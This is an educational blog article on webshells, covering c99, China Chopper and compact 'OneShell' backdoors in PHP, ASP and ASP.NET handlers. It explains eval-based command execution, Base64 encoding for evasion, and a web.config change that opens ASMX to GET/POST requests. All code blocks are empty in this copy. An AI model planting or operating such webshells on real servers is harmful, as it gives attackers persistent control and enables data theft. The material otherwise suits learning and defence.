[Learning] Inside Different Generations of WebShells (Part 1: Understanding WebShells)
Last Update:
Word Count:
Read Time:
Introduction
Recently, I have been rewriting my webshell management tool, Alien.
Developing such a tool does not demand deep understanding of a operating system like OpenBootloader and OpenPetya, nor is it similar to developing projects such as DuplexSpy and Eden-RAT. Instead, it requires extensive knowledge of different web servers, databases, and web scripting languages. On top of that evasion is another important consideration. Therefore, the most challenging are the engineering and compatibility issues.

While working on Alien, I also learned a great deal by studying different types of webshells. When I first became interested in cybersecurity as a middle school student, webshells were one of the topics that fascinated me the most.
Therefore, I decided to document what I have learned so far. In this article, I will introduce different types of webshells, along with their history and background. However, after outlining the article, I realized there was far more content I originally expected. As a result, I decided to split the series into three or four parts, although there may be even more depending on what I learn along the way.
If you are new to cybersecurity, I hope this series helps you understand the fundamentals of webshells. If you are an experienced security researcher, I also hope you find something interesting and are willing to share your feedback.

What You Will Learn
This series will cover the following topics (some of which will appear in future articles):
- How a website works
- What a webshell is
- The evolution of webshells
- Webshell in penetration testing and real-world attacks
- Different types of webshell
- PHP
- ASP
- .NET
- ASPX
- ASMX
- ASHX
- CGI
- Ruby
- Perl
- Java and C#
- Alien
How a Website Works
We use web applications every day, right? What we usually see in our browser is an HTML document. When we visit a webshell, the browser sends an HTTP request to the remote web server, which processes the request and returns the corresponding HTML page. Finally, the browser parses the HTML and renders it as the user interface we see on the screen.

This is the basic workflow of a website.
However, modern web applications are far more complex than simply serving static HTML pages. Besides returning web pages, a web server often communications with databases, executes server-side scripts, performs authentication, manages user sessions, and generates dynamic content before sending the final response back to the client.
What is Webshell
A webshell is a server-side script that allows an attacker or penetration tester to gain remote access to a web server by executing commands. The term shell refers to the command-line interface (CLI), that we are familiar with. Its original purpose is to execute arbitrary commands on a remote system.
Nowadays, however, webshells provide far more functionality than simple command execution. Modern webshells often includes features such as remote code execution, file management, database management, virtual terminals, privilege escalation, and many other post-exploitation capabilities.
The simplest PHP webshell is shown below:
1 | |

The HTTP GET request below demonstrates how this webshell can be exploited:
1 | |
Evolution of Webshell
The simple webshell shown above works perfectly. It allows attackers to execute arbitrary commands remotely (although it may be detected or blocked by antivirus software). However, it is far too limited for practical penetration testing or real-world post-exploitation.
During penetration testing, we often need much more than command execution. File transfer, privilege escalation, database interaction, reverse shells, and payload deployment are all command requirement after gaining an initial foothold.
As a result, security researchers and attackers gradually developed more sophisticated webshells. One of the most famous examples is the c99 webshell, which provided a rich set of features:

The c99 webshell became one of the most widely used PHP webshells during the early and mid-2000s.
In China, researchers also developed many different types of webshells:

However, Chinese researchs later introduced something even more interesting and influential:
OneShell (一句話木馬)
Note: I do not know the exact origin of this type of webshell. However, based on my observations, it appears to have first become popular within Chinese cybersecurity communities. Although many readers may not understand Chinese, I can read Chinese articles and forums discussing these techniques. Since there is no widely accepted English translation for 「一句話木馬」, I will use the term OneShell throughout this series.
A OneShell is simply a very small piece of server-side code that provides arbitrary code execution. Instead of embedding many features directly into the webshell itself, attackers typically interact with it through a dedicated client application.


The tool showed above is China Chopper (中國菜刀), which was widely used by Chinese researchers and threat actors throughout 2000s and early 2010s.
Interestingly, this design philosophy is still widely used today. Rather than embedding every feature inside the webshell itself, modern frameworks often treat the webshell as a lightweight loader while implementing the actual functionality in a separate client or in-memory payload.
Different Type of OneShell
As mentioned earlier, the simplest PHP OneShell looks like this:
1 | |
How does it work?
First, $_POST['pass'] retrieves the POST parameter named pass. In Chinese cybersecurity communities, this parameter is commonly referred to as the password of the OneShell. Next, the eval() function executes the received PHP code.
That’s all it takes. Although extremely small, this simple PHP script is capable of completely compromising a PHP web server if an attacker is able to upload and access it.
To demonstrate how it works, we can send the following HTTP POST request:
1 | |

I have also seen this type of OneShell used in Capture The Flag (CTF) challenges.
Webshell in Penetration Testing and Real-World Attacks
So far, you should understand that the core capability of a OneShell is arbitrary code execution (RCE).
Regardless of the programming language, every webshell ultimately aims to achieve the same objective: executing arbitrary code on the target server.
Once arbitrary code execution is obtained, the web server is effectively under the attacker’s control.
In this section, I am going to describe how to practically exploit a OneShell in different scripting languages.
PHP
Note: Some people claim that PHP is a “weak” language compared to Python. This is actually a misunderstanding. The term weak refers to PHP’s weak type system, meaning that PHP automatically converts data types when appropriate instead of requiring strict type matching.
In practice, payloads are usually transmitted through HTTP POST requests because POST requests can carry much larger amounts of data than HTTP GET requests.
This introduces another problem: how can multiple parameters be passed to the payload?
Fortunately, PHP provides the $_POST array, making parameter passing straightforward.
Another issue is special characters. To avoid escaping problems, Base64 encoding is commonly used.
For example, if you want to execute arbitrary commands, the payload can be implemented as follows:
1 | |
The OneShell can then be exploited with the following request:
1 | |

In other words, if we build a management tool with richer functionality, we can keep the webshell extremely small while implementing all advanced features on the client side.



By the way, the tool shown above is one of my personal projects, Alien, which will be released soon.
Once you understand the core idea behind a OneShell, you can easily create heavily obfuscated variants.
For example:
1 | |
ASP
ASP OneShells are considerbly trickier to implement than PHP OneShells because classic ASP (VBScript) is far less flexible than PHP.
Unlike PHP, VBScript does not provide built-in Base64 encoding or decoding functions. Fortunately, they can still be implemneted using COM object.
A Base64 decoder can be implementd as follows:
1 | |
The basic principle of ASP OneShells are almost identical to that of PHP:
1 | |

ASP.NET
ASP.NET webshells can be implemented using two scripting languages: JScript.NET and C#. (The C# implementation will be discussed in the future article.)
It is also worth mentioning that JScript.NET is not the same as the JavaScript we use in web browsers. Although JScript.NET is based on Microsoft’s implementation of ECMAScript, it runs on the .NET Framework and has full access to .NET libraries.
In my previous article, NebulaPulsar: A Proof-of-Concept In-Memory Implant Framework for JSP and ASP.NET, I covered some details of JScript.NET. If you are interested, please refer to that article.
ASP.NET supports several types of server-side components, the most common being ASPX, ASHX, and ASMX.
The simplest ASPX is shown below:
1 | |
Most people are familiar with ASPX, but ASHX and ASMX are also capable of executing server-side code.
An .ashx file implements an HTTP handler. It receives an HTTP request and generates the HTTP response directly. An .asmx file defines a SOAP web service. SOAP stands for Simple Object Access Protocol, a protocol used for exchanging structured messages between applications.
For now, we do not need to focus on the details of SOAP. Our primary goal is understanding how arbitrary code execution is achieved rather than how these technologies are deployed in enterprise environments.
The following example demonstrates an ASHX OneShell:
1 | |

Similarly, an ASMX webshell can be implemented as follows:
1 | |
To enable ASMX HTTP GET and POST requests, we need to configurate the web.config file:
1 | |
The web service method can then be invoked by sending a request to:
1 | |
Conclusion
In this article, I described the historical background and basic principle of webshells especiall OneShells. OneShell is a very powerful tool during the beginning phase of penetration testing. Attackers can leverage webshell and gain higher privilege for post-exploitation. Furthermore, webshell is often abused in data breach.
The tool Alien will be release in soon, but before that, understanding how webshell exactly works can help you to comprehend how Alien works. In the next article, I will introduce CGI webshell, including Perl and Ruby. They can be used in exploiting IIS servers or hardware devices, such as routers.
THANKS FOR READING